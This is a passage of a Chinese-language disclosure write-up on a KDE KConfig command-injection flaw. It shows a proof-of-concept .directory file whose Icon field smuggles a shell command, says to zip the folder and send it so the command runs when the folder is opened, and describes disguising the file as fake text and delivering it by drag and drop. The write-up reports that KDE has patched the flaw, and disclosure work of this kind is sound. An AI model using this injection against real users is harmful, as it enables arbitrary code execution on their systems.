
```
$ mkdir httpd-2.4.39
$ cd httpd-2.4.39
$ mkdir test; cd test
$ vi .directory

[Desktop Entry]
Type=Directory
Icon[$e]=$(echo${IFS}0>~/Desktop/zer0.lol&)
```

压缩文件，发送出去。
在文件管理器中打开httpd-2.4.39文件夹的时候，test目录将会试图加载Icon，从而执行命令。

ZIP method (lone config file)


我们的第二个选择是，“伪造”文件扩展名。实际上我忘记在最初的poc中记录这种方法，这就是我为什么现在将其包括在这里。事实上，当KDE不能识别文件扩展名时，它会
Entry]，该文件会被分配到application/x-desktop类型。最终允许文件在加载时由KConfig处理。
在此基础上，我们可以用一个类似于“t”的字符制作一个假的TXT文件。为了演示隐藏文件十分简单，我再次使用了httpd包。



很明显图标会暴露文件，但是这种方法仍然比比随机的.directory/.desktop文件谨慎的多。
同样的，只要文件夹一打开，代码就会被执行。

Drag & Drop method (lone config file)

坦白来说，这个方法相对没用，但是我认为在演示中它会很酷，同时在payload的传递中添加一些社会工程学元素。
当我分析KDE时，我（偶然）意识到，你实际上可以拖放远程资源，并且拥有一个文件传输触发器。这些都由KIO (kde 输入/输出模块)启用。
这基本上允许用户拖放远程文件，并传输到本地文件系统中。
实际上，如果我们可以让用户拖放链接，文件传输将会触发并最终在文件加载到系统时执行任意代码。



0x05 结束

多亏了KDE团队，只要打了必要的补丁，您就不必再担心这个漏洞。
非常感谢他们在得知此问题约24小时内就对此发布了补丁，是令人印象深刻的响应。
我还要在此对以下的朋友表示感谢，他们在整个过程中给予我很大帮助。请查看参考文献中Nux分享的payload :)
· Nux
· yuu

References

KDE 4/5 KDesktopfile (KConfig) Command Injection

KDE Project Security Advisory

KDE System Administration

KDE ARBITRARY CODE EXECUTION AUTOCLEAN by Nux